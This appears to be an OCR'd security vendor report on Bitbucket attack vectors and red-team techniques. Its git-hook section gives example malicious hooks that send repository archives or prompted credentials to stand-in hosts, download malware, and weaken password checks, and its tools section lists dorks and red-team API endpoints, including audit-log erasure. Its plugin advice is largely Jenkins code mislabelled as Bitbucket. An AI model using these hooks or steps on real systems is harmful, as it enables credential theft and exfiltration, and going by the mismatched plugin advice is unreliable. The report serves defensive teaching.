
CI/CD For Hackers or Not

# BITBUCKET ATTACK VECTOR



HADESS

WWW.HADESS.IO

# INTRODUCTION

In the realm of cybersecurity, organizations face a constant and evolving threat landscape, necessitating proactive measures to identify and mitigate potential vulnerabilities. Adversary simulation plays a pivotal role in this regard, allowing security professionals to emulate real-world attack scenarios and fortify their defenses.

Data Pipeline Vulnerabilities: Bitbucket, as a central component in many organizations' data pipelines, presents a lucrative target for adversaries seeking to exploit vulnerabilities. Threat actors may leverage weaknesses in the pipeline architecture to gain unauthorized access, manipulate data, or disrupt critical processes. The interconnected nature of data pipelines underscores the importance of thoroughly assessing and fortifying Bitbucket against potential compromise.

Active Directory - LDAP Integration: The integration of Bitbucket with Active Directory (AD) and Lightweight Directory Access Protocol (LDAP) introduces another layer of complexity and potential attack vectors. Adversaries may exploit misconfigurations or weaknesses in AD-LDAP integration to compromise user credentials, escalate privileges, or manipulate access controls within Bitbucket. Adversary simulation provides a valuable testing ground to evaluate and enhance the security posture of this integration.

Application Link Exploitation: Bitbucket often serves as a hub for various applications within an organization's ecosystem through application links. Adversaries may target these links to exploit vulnerabilities, enabling lateral movement or unauthorized access to sensitive data. A thorough examination of potential application link vulnerabilities during adversary simulation is essential to identify and rectify weak points in the overall security architecture.

Add-Ons (JAR) Security Risks: The extensibility of Bitbucket through add-ons, particularly Java Archive (JAR) files, introduces another dimension of risk. Adversaries may attempt to inject malicious code or exploit vulnerabilities in add-ons to compromise the Bitbucket instance. Adversary simulation offers a controlled environment to assess the security of add-ons and ensure they do not become gateways for unauthorized access or data manipulation.

Git Hook Vulnerabilities: Git hooks, scripts executed before or after Git commands, are integral to Bitbucket's functionality. However, vulnerabilities in Git hooks can be exploited by adversaries to execute arbitrary code, compromise repositories, or gain unauthorized access. Adversary simulation helps organizations identify and address these vulnerabilities, ensuring the secure execution of Git hooks within the Bitbucket environment.

Client-Side Git Hook Abuses: Client-side Git hooks, which execute on developers' local machines, may be abused by adversaries to inject malicious code into repositories or compromise the integrity of the version control system. Adversary simulation scenarios that replicate such attacks are crucial for evaluating the effectiveness of current security measures and refining defenses against client-side Git hook abuses.

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

# DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

**Security Researcher**
Amir Gholizadeh (@arimaqz)

# TABLE OF CONTENT

# Executive Summary

1.**Data Pipeline Vulnerabilities:** Bitbucket, as a linchpin in data pipelines, introduces potential vulnerabilities that adversaries may exploit. This involves assessing and addressing weaknesses in the architecture, ensuring the integrity and security of data as it traverses the pipeline. Adversary simulation focuses on emulating real-world scenarios to identify and rectify vulnerabilities within the data pipeline, preventing unauthorized access and data manipulation.

2. **Active Directory - LDAP Integration:** Integration with Active Directory (AD) and Lightweight Directory Access Protocol (LDAP) in Bitbucket necessitates a meticulous examination of potential attack vectors. Adversaries may target misconfigurations or weaknesses in this integration to compromise user credentials and escalate privileges. In adversary simulation, security professionals simulate attacks to assess the strength of AD-LDAP integration, enabling proactive measures to enhance the security posture of Bitbucket.

3. **Application Link Exploitation:** Bitbucket's role as a hub for various applications introduces a layer of complexity susceptible to exploitation. Adversaries may target application links to gain unauthorized access or execute lateral movements within the organization. Adversary simulation involves emulating such attacks to identify vulnerabilities in application links, enabling organizations to fortify these links against potential exploitation.

4. **Add-Ons (JAR) Security Risks:** The extensibility of Bitbucket through add-ons, particularly Java Archive (JAR) files, requires a thorough security assessment. Adversaries may attempt to inject malicious code or exploit vulnerabilities in add-ons to compromise the Bitbucket instance. Adversary simulation provides a controlled environment to evaluate the security of add-ons, helping organizations secure their Bitbucket instances against potential threats.

5. **Git Hook Vulnerabilities:** Bitbucket relies on Git hooks for various functionalities, making them a potential target for adversaries. Vulnerabilities in Git hooks could lead to arbitrary code execution or unauthorized access. Adversary simulation scenarios meticulously test and identify vulnerabilities in Git hooks, allowing organizations to strengthen their defenses and prevent exploitation of these critical components.

6. **Client-Side Git Hook Abuses:** Client-side Git hooks, executed on developers' local machines, present a unique attack vector. Adversaries may abuse these hooks to inject malicious code into repositories or compromise the integrity of version control systems. Adversary simulation focuses on replicating and mitigating such client-side Git hook abuses, ensuring that local machines do not become conduits for unauthorized access or data manipulation.

## Key Findings

This technical summary provides a succinct overview of various aspects of Bitbucket security, from understanding and mitigating attack vectors and surfaces to exploring critical paths and API endpoints from a red teaming perspective, and ensuring the secure development and management of Bitbucket plugins. The insights and scenarios presented underscore the importance of a robust security posture in managing and utilizing Jenkins in CI/CD pipelines.

- Data Pipeline
- Active Directory - LDAP A
- pplication Link Add-Ons (JAR)
- Git Hook Vulnerabilities
- Client-Side Git Hook Abuses

# Abstract

Bitbucket, a widely adopted web-based version control repository hosting service, is integral to modern software development workflows. As organizations increasingly rely on Bitbucket for source code management, understanding and mitigating potential attack vectors becomes paramount for ensuring data security and system integrity. This abstract provides a concise overview of key Bitbucket attack vectors and their implications within the context of adversary simulation.

The identified attack vectors include vulnerabilities within the data pipeline, Active Directory - LDAP integration, application links, add-ons (specifically Java Archive - JAR files), Git hook vulnerabilities, and client-side Git hook abuses. Adversary simulation emerges as a crucial methodology to assess and fortify Bitbucket against these threats. By emulating real-world scenarios, security professionals can identify weaknesses, misconfigurations, and potential exploits, allowing for proactive remediation and the enhancement of Bitbucket's overall security posture.

This abstract highlights the necessity of a comprehensive security strategy that addresses diverse attack vectors within the Bitbucket environment. Through a technical lens, the document delves into the nuances of each attack vector, emphasizing the importance of continuous testing and refinement to stay ahead of evolving cyber threats. Ultimately, a robust understanding of Bitbucket attack vectors and their simulation is essential for organizations aiming to secure their source code repositories and protect sensitive information in an ever-evolving threat landscape.

HADESS.IO

## Bitbucket Attack Vector

01

## ATTACKS

In the realm of Bitbucket, a multifaceted version control repository hosting service, several critical attack vectors pose significant threats to the security and integrity of software development workflows. These encompass vulnerabilities within the data pipeline, potential exploits in the integration of Active Directory and LDAP, risks associated with application links, security concerns related to add-ons, Git hook vulnerabilities, and client-side Git hook abuses. These attack vectors, ranging from infrastructure weaknesses to code execution vulnerabilities, highlight the complex security landscape organizations must navigate to safeguard their source code repositories and associated data.

Adversary simulation emerges as a pivotal strategy for addressing these challenges. By mimicking real-world attack scenarios, security professionals can meticulously examine Bitbucket's defenses, identifying vulnerabilities, and testing the efficacy of countermeasures. The insights gained from these simulations enable organizations to proactively fortify their Bitbucket instances, fostering a resilient security posture and mitigating the risks associated with diverse attack vectors in the constantly evolving cybersecurity landscape.

# Attack Vector

Bitbucket, a widely-used Git repository management solution, provides a platform for developers to manage and collaborate on code. However, its extensive functionality and integration capabilities also present numerous attack vectors and surfaces that adversaries might exploit. This APT report outlines potential attack vectors and surfaces within Bitbucket, focusing on the data pipeline, active directory (LDAP), application link, and add-ons.

Attack Vector
1. Data Pipeline:
Attack Vector:

Data Interception: Adversaries may target the data pipeline to intercept, manipulate, or exfiltrate sensitive data.
Injection Attacks: Injecting malicious code or altering data during transit.
Attack Surface:

API Endpoints: Unauthorized access to API endpoints can lead to data leaks or unauthorized actions.
Data Transmission: Unsecured data transmission between integrated systems.
Mitigation:

Implementing robust encryption for data in transit.
Ensuring API security through authentication and authorization mechanisms.

2. Active Directory - LDAP:
Attack Vector:

Credential Harvesting: Targeting LDAP to harvest user credentials and gain unauthorized access.
Privilege Escalation: Exploiting misconfigurations to escalate privileges.
Attack Surface:

LDAP Integration: Direct interaction with LDAP might expose it to unauthorized access or exploitation.
User Data: Sensitive user data stored or managed through LDAP.
Mitigation:

Employing stringent access controls and monitoring for LDAP.
Regularly auditing and updating LDAP configurations.

3. Application Link:
Attack Vector:

Link Exploitation: Exploiting application links to gain unauthorized access or disrupt services.
Data Manipulation: Altering data being shared or transferred between linked applications.
Attack Surface:

Inter-Application Communication: The communication channel between linked applications.
Authentication Tokens: Tokens used for authenticating linked applications.
Mitigation:

Ensuring secure and encrypted communication between linked applications.
Implementing token security and regularly rotating authentication tokens.

**Stages of Attacks**

Privilege Escalation
Initial Access
Lateral Movement
Credential Access
Impact

4. Add-Ons (JAR):
Attack Vector:

Malicious Add-On: Introducing a malicious add-on to compromise Bitbucket.
Add-On Vulnerabilities: Exploiting vulnerabilities within legitimate add-ons.
Attack Surface:

Add-On Marketplace: The platform through which add-ons are distributed and installed.
Add-On Permissions: The permissions and access granted to installed add-ons.
Mitigation:

Validating and verifying add-ons before installation.
Limiting add-on permissions to the least privilege necessary.
Threat Actor Tactics, Techniques, and Procedures (TTPs):
Initial Access: Utilizing stolen credentials or exploiting vulnerabilities for initial access.
Execution: Deploying malicious add-ons or scripts for execution within the environment.
Persistence: Exploiting application links or add-ons to maintain persistent access.
Privilege Escalation: Exploiting misconfigurations or vulnerabilities within LDAP or add-ons.
Defense Evasion: Manipulating logs or employing obfuscation techniques.
Credential Access: Targeting LDAP or API tokens for credential access.
Discovery: Identifying valuable data or further exploit vectors within the data pipeline.
Lateral Movement: Utilizing application links or exploiting add-ons to move laterally.
Impact: Manipulating, deleting, or exfiltrating data to impact the organization.

**Git Hook Vulnerabilities**

Git hooks, a fundamental feature in Bitbucket, offer developers the flexibility to streamline workflows through automation. However, these hooks also harbor the potential for abuse by threat actors, presenting security risks on both the server-side and client-side of Bitbucket.

Server-Side Git Hook Abuses:

**1. Malicious Code Execution:** Server-side Git hooks, such as pre-receive and post-receive hooks, can be abused by attackers to execute unauthorized code on the Bitbucket server. The following is a non-functional example of a malicious pre-receive hook:

```
#!/bin/bash
# A non-functional malicious pre-receive hook
while read oldrev newrev refname; do
  # Insert malicious code here
done
```

In reality, this script could run malicious code that compromises the server's integrity or exfiltrates sensitive data.

**2. Data Exfiltration:** Malicious actors can manipulate server-side hooks to steal sensitive information from Bitbucket repositories. For instance, a modified post-receive hook might transmit confidential data to an external server:

```
#!/bin/bash
# A non-functional example of a malicious post-receive hook for data exfiltration
while read oldrev newrev refname; do
  git archive --format=zip --output=/tmp/data.zip $newrev
  curl -X POST -F "file=@/tmp/data.zip" https://attacker-server.com/upload
done
```

This example demonstrates how attackers could exfiltrate data from a repository.

3. Data Tampering: Threat actors might manipulate server-side hooks to tamper with data within a repository. They can modify post-receive hooks to alter code or data after it has been pushed. Although this example is non-functional, it demonstrates how data tampering might occur:

```
#!/bin/bash
# A non-functional malicious post-receive hook for data tampering
while read oldrev newrev refname; do
  if [ "$refname" == "refs/heads/master" ]; then
    # Insert code to modify repository data here
  fi
done
```

In a real-world scenario, this script could introduce vulnerabilities or compromise the integrity of a repository.

## Client-Side Git Hook Abuses:

**1. Credential Theft:** Client-side Git hooks can be exploited to steal user credentials. Below is an example of a malicious pre-push hook:

```
#!/bin/bash
# A non-functional example of a malicious client-side pre-push hook for credential theft
read -p "Enter your username: " username
read -sp "Enter your password: " password
# Send the captured credentials to a remote server (non-functional)
curl -X POST -d "username=$username&password=$password" https://malicious-server.com/steal.php
```

While this script may not work, it illustrates how an attacker might attempt to steal user credentials.

**2. Code Injection:** Threat actors can manipulate client-side hooks to inject malicious code into a repository without a developer's knowledge. Here's a simplified example of a malicious post-checkout hook:

```
#!/bin/bash
# A non-functional example of a malicious client-side post-checkout hook for code injection
echo "Malicious code injection" >> compromised-file.js
```

This hypothetical script could insert unauthorized code into a developer's workspace.

**3. Propagation of Malware:** Client-side hooks can also be abused to propagate malware within a development team. A malicious pre-clone hook, though non-functional, showcases how an attacker might attempt to distribute malware:

```
#!/bin/bash
# A non-functional example of a malicious client-side pre-clone hook for malware propagation
echo "Downloading a useful tool..."
curl -o ~/Downloads/useful-tool.exe https://malicious-server.com/malware.exe
```

This script, if operational, could attempt to download and execute malware on a developer's machine during a repository clone operation.

**4. Code Tampering:** Attackers can manipulate client-side Git hooks to tamper with code and introduce vulnerabilities. For example, a malicious pre-commit hook could modify code in a way that introduces a security flaw, as demonstrated below:


```
#!/bin/bash
# A non-functional example of a malicious client-side pre-commit hook for code tampering
sed -i 's/validate_password($password)/validate_password($password, false)/' login.php
```

In a real-world scenario, this modification could compromise the security of an application.

In summary, Git hooks in Bitbucket provide valuable automation capabilities but can also be potential vectors for abuse if not managed and secured properly.

## Tools

Identifying Bitbucket Instances with Cyber Threat Intelligence Service
Google Dorks:
Find Bitbucket Instances:
Dork: intitle:"Bitbucket" login
Find Public Repositories:
Dork: intitle:"Bitbucket" "Overview" inurl:projects
Exposed .git Directories:
Dork: intitle:"index of" inurl:.git
Paths:
User Enumeration:
Path: /rest/api/1.0/users
Repository Discovery:
Path: /rest/api/1.0/projects/{projectKey}/repos
SSH Keys:
Path: /rest/ssh/1.0/keys
Webhooks:
Path: /rest/webhooks/1.0/webhook
Ports:
Default HTTP:
Port: 7990
Default HTTPS:
Port: 7999
SSH:
Port: 7992
Meta Tags:
Application Name:
Meta Tag: <meta name="application-name" content="Bitbucket">


Bitbucket Red Teaming
Reconnaissance Stage
User Enumeration
Path: /rest/api/1.0/users
Repository Discovery
Path: /rest/api/1.0/projects/{projectKey}/repos
Initial Access Stage
Authentication
Endpoint: /rest/auth/1/session
API Token Access
Endpoint: /rest/access-tokens/1.0/tokens/current
Establishing Foothold Stage
Create Pull Request
Endpoint: /rest/api/1.0/projects/{projectKey}/repos/{repositorySlug}/pull-requests
Clone Repository
Path: /scm/{projectKey}/{repositorySlug}.git
Privilege Escalation Stage
User Permissions
Endpoint: /rest/api/1.0/admin/permissions/users?filter={username}
Group Permissions
Endpoint: /rest/api/1.0/admin/permissions/groups
Lateral Movement Stage
SSH Keys
Endpoint: /rest/ssh/1.0/keys
Application Links
Endpoint: /rest/applinks/1.0/applicationlink
Impact Stage
Delete Repository
Endpoint: /rest/api/1.0/projects/{projectKey}/repos/{repositorySlug}
Modify User
Endpoint: /rest/api/1.0/users/{userSlug}
Data Exfiltration Stage
Fetch Commits
Endpoint: /rest/api/1.0/projects/{projectKey}/repos/{repositorySlug}/commits
Persistence Stage
Webhooks
Endpoint: /rest/webhooks/1.0/webhook
Obfuscation Stage
Audit Logs
Endpoint: /rest/audit/1.0/audits
Cleanup Stage
Remove SSH Key
Endpoint: /rest/ssh/1.0/keys/{keyId}

## Important API Endpoints Across Red Teaming Stages

1. Reconnaissance Stage:
User Enumeration:
Endpoint: /rest/api/1.0/users
Red Team Use: Identifying users for targeted phishing or brute-force attacks.
Repository Discovery:
Endpoint: /rest/api/1.0/projects/{projectKey}/repos
Red Team Use: Identifying repositories to target for codebase analysis or data exfiltration.
2. Initial Access Stage:
Authentication:

Endpoint: /rest/auth/1/session
Red Team Use: Attempting unauthorized access via credential stuffing or brute force.
API Token Access:

Endpoint: /rest/access-tokens/1.0/tokens/current
Red Team Use: Attempting to steal or misuse API tokens.
3. Establishing Foothold Stage:
Create Pull Request:

Endpoint: /rest/api/1.0/projects/{projectKey}/repos/{repositorySlug}/pull-requests
Red Team Use: Introducing malicious code through pull requests.
Clone Repository:

Endpoint: /scm/{projectKey}/{repositorySlug}.git
Red Team Use: Downloading codebases to identify vulnerabilities or sensitive data.
4. Privilege Escalation Stage:
User Permissions:

Endpoint: /rest/api/1.0/admin/permissions/users?filter={username}
Red Team Use: Identifying users with high privileges to target.
Group Permissions:

Endpoint: /rest/api/1.0/admin/permissions/groups
Red Team Use: Identifying groups with high privileges for infiltration.

5. Lateral Movement Stage:
SSH Keys:

Endpoint: /rest/ssh/1.0/keys
Red Team Use: Stealing SSH keys to access other systems.
Application Links:

Endpoint: /rest/applinks/1.0/applicationlink
Red Team Use: Moving laterally to linked applications.
6. Impact Stage:
Delete Repository:

Endpoint: /rest/api/1.0/projects/{projectKey}/repos/{repositorySlug}
Red Team Use: Deleting or altering repositories to disrupt operations.
Modify User:

Endpoint: /rest/api/1.0/users/{userSlug}
Red Team Use: Modifying user details for further attacks or obfuscation.
Additional Endpoints:
7. Data Exfiltration Stage:
Fetch Commits:
Endpoint: /rest/api/1.0/projects/{projectKey}/repos/{repositorySlug}/commits
Red Team Use: Identifying and exfiltrating sensitive data or changes.
8. Persistence Stage:
Webhooks:
Endpoint: /rest/webhooks/1.0/webhook
Red Team Use: Creating malicious webhooks for continuous data access.
9. Obfuscation Stage:
Audit Logs:
Endpoint: /rest/audit/1.0/audits
Red Team Use: Identifying and erasing traces of malicious activities.
10. Cleanup Stage:
Remove SSH Key:
Endpoint: /rest/ssh/1.0/keys/{keyId}
Red Team Use: Removing SSH keys to erase traces and maintain access.

## Bitbucket Plugin Security and Development Guidelines

Bitbucket, a widely-used Git repository management solution, allows developers to extend its functionality through plugins. However, the development and use of plugins must be approached with a security-first mindset to prevent vulnerabilities and ensure the stability of the Bitbucket environment.

Bitbucket Plugin Security:
Dependency Scanning:

Ensure all dependencies of your plugin are free from known vulnerabilities.
Use tools like OWASP Dependency-Check to identify and fix issues.
Code Review:

Conduct regular code reviews to identify potential security issues.
Ensure that no secrets or sensitive data are hardcoded in the plugin code.
Access Control:

```
Implement strict access controls and ensure that only authorized users can configure or use the plugin.
Use Bitbucket’s built-in functions to enforce permissions.
public void doSomeAction(HttpServletRequest req, HttpServletResponse rsp) {
    PermissionCheck.checkAdmin();
    // Action code here
}
```

**Input Validation:**

Validate and sanitize all inputs to prevent injection attacks.
Use allow-lists and regular expressions to validate data.

```
public FormValidation doCheckName(@QueryParameter String value) {
    if (value.matches("^[a-zA-Z0-9_]+$")) {
        return FormValidation.ok();
    } else {
        return FormValidation.error("Invalid name");
    }
}
```

**Output Encoding:**

Ensure all outputs are properly encoded to prevent XSS attacks.
Use functions like HtmlUtils.htmlEscape to encode data.

String safeOutput = HtmlUtils.htmlEscape(inputString);

Bitbucket Plugin Development Guidelines:
Follow the MVC Architecture:

Separate the Model, View, and Controller to ensure clean and maintainable code.
Use Bitbucket API:

Leverage Bitbucket API for accessing built-in functionalities and objects.
Implement Descriptors:

Descriptors help in defining global configurations and settings.

```
@Extension
public static final class DescriptorImpl extends Descriptor<Builder> {
    public boolean isApplicable(Class<? extends AbstractProject> aClass) {
        return true;
    }

    public String getDisplayName() {
        return "My Plugin Name";
    }
}
```

```
Define Configurations:

Use config.jelly to define the configuration options in the UI.

<j:jelly xmlns:j="jelly:core" xmlns:f="/lib/form">
 <f:entry title="Parameter" field="parameter">
 <f:textbox />
 </f:entry>
</j:jelly>

Handle Build Steps:

Implement classes to define actions to be taken during a build step.

public class MyBuilder extends Builder {
 private final String parameter;

 @DataBoundConstructor
 public MyBuilder(String parameter) {
 this.parameter = parameter;
 }

 @Override
 public boolean perform(AbstractBuild<?, ?> build, Launcher launcher, BuildListener listener) {
 // Build step actions here
 return true;
 }
}
```

Manage Plugin Dependencies:

Ensure your pom.xml correctly defines all dependencies and Bitbucket version.

```
<dependencies>
    <dependency>
        <groupId>com.atlassian.bitbucket.server</groupId>
        <artifactId>bitbucket-api</artifactId>
        <version>7.0.0</version>
        <scope>provided</scope>
    </dependency>
</dependencies>
```

02

## CONCLUSION

